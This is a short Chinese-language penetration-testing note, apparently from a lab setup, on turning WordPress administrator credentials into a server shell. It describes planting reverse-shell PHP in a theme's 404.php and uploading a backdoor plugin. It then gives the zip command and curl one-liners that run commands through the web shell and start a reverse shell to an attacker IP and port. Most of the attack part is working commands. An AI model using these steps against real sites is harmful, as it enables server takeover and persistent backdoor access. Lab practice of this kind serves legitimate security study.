WordPress
一、当获得 WordPress 后台管理员的凭据时,该如何依据当前情况继续获得服务器的 shell。
实验环境:wordpress 4.8.1 + ubuntu 14
(1)导航到 Appearance 菜单的 Editor 页面,对当前主题的 404.php 文件插入反向 shell 的 php 代码。

(2)然后访问一个不存在的页面,即可触发后台对 404.php 文件的执行,进而获得服务器的 shell。

注意:有时候一些主题的 404 页面因其它未知的原因可能不太容易触发,此时可以尝试一下 搜索框、评论区、首页 这些位置的 php 文件。亦或者直接换个好操作一些的主题进行操作也是一种选择。
在确定 搜索框/评论区/首页 所对应的 php 文件时,最好是先确定搜索框的一些关键字串或元素关键字,然后再到那些自认为最有可能的 php 文件中进行关键字的查找。
二、当获得 WordPress 后台管理员的凭据时,该如何依据当前情况继续获得服务器的 shell。
实验环境:wordpress 5.7.2 + Rocky 8

(1)导航到 Plugins 菜单的 Add Plugins 页面,上传一个后门插件。【注:上传即可,似乎无需启用;启用失败也无所谓,重要的是安装成功。】

(2)插件制作和使用见 https://github.com/leonjza/wordpress-shell 仓库。亦可直接使用文件 /usr/share/seclists/Web-Shells/WordPress/plugin-shell.php
#制作插件
zip -r shell.zip shell.php

#方法一:使用 webshell 进行命令执行
curl -v "http://192.168.0.1/wp-content/plugins/shell/shell.php?$(python2 -c 'import urllib; print urllib.urlencode({"cmd":"uname -a"})')"

#方法二:nc 反向 shell 连接【注:该法似乎有点问题,但仍可借助方法一执行 sh 反向 shell 进行利用】
curl -v "http://192.168.0.1/wp-content/plugins/shell/shell.php?$(python2 -c 'import urllib; print urllib.urlencode({"ip":"192.168.1.101","port":"1234"})')"